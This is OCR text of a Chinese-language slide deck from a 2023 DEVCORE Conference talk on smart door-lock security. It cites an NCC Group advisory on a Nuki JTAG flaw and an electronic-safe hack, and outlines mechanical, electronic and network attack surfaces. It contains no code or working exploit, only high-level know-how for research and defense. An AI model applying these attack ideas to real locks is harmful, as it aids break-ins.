DEVCORE
SECURITY
CONSULTING

Remote Door Execution

陳廷宇 (NiNi)

戴夫寇爾股份有限公司

huka@devco.re

2023.03.11
DEVCORE Conference

你做什麼工作的

犯法喔

白貓駭客？那啥

物聯網


物聯網

很久很久以前，NiNi 吃飯配電視

噢不！只有現場的會眾記得這張圖是什麼！


很久很久以前，NiNi 吃飯配電視

文獻探討 aka 逛逛 GitHub




案例參考：電子保險箱（H4ckd4ddy）

案例參考：電子保險箱（H4ckd4ddy）



DEVCORE SECURITY CONSULTING

案例參考：電子保險箱（H4ckd4ddy）



案例參考：電子保險箱（H4ckd4ddy）

DEVCORE SECURITY CONSULTING

很久很久以前，NiNi 吃飯配電視

噢不！只有現場的會眾記得這張圖是什麼！

DEVCORE SECURITY CONSULTING

Easy peasy lemon squeezy

11kg~17kg

用電子商城買工具


用電子商城買工具

當我欣喜若狂的進行第一次入室竊盜（在腦袋裡）


試しの門

DEVCORE SECURITY CONSULTING

我又去文獻探討 aka 逛逛 twitter



案例參考：Nuki smart lock（NCC Group）



JTAG Exposed via Test Points (CVE-2022-32503)

Vendor: Nuki (https://nuki.io)Systems and Versions affected:

- Nuki Keypad (<1.9.2)
- Nuki Fob (<1.8.1)


Authors:

- Daniel Romero: daniel.romero@nccgroup.com
- Pablo Lorenzo: pablo.lorenzo@nccgroup.com
- Guillermo Del Valle Gil: guillermo.delvallegil@nccgroup.com

CVE Identifier: CVE-2022-32503

Risk: 7.6 (CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

案例參考：Nuki smart lock（NCC Group）



案例參考：Nuki smart lock（NCC Group）

案例參考：Nuki smart lock（NCC Group）

智慧門鎖攻擊面分析

- 機械＋計算機＋網路
- 攻擊面：
    - 傳統的門鎖：機械結構上的攻擊面
        - 用工具開鎖、貓眼開鎖...
    - 電子鎖：引入感測器模組、電子零件上的攻擊面
        - 特斯拉線圈、暴力破解、...
    - 智慧電子鎖：引入網路攻擊面
        - 惡意更新、使用者隱私、未加密連線...


智慧門鎖市場調查


下午 6:40
您好：
大門款式有很多，會有一些受限，安裝前麻煩請拍攝大門照片，如示意圖上角度，讓我們做安裝前的評估，如不清楚也可以用 line 通話諮詢喔。謝謝
下午 6:40
請提供大門正面、背面、側面照片
現場若為雙門設計，請測量雙門距！
室外 正面
室內 反面
門側 側面
雙門距
下午 6:40

智慧門鎖市場調查


DEVCORE SECURITY CONSULTING

智慧門鎖市場調查



智慧門鎖遇到的問題

- 敷型塗層



智慧門鎖遇到的問題

- shield

智慧門鎖遇到的問題

- shield

DEVCORE SECURITY CONSULTING


智慧門鎖遇到的問題

- shield

DEVCORE SECURITY CONSULTING

智慧門鎖遇到的問題

- shield



DEVCORE SECURITY CONSULTING

智慧門鎖市場調查


DEVCORE SECURITY CONSULTING

智慧門鎖市場調查

NT$ 6,500 ~~NT$ 8,500~~ **-23.5%**


DEVCORE SECURITY CONSULTING

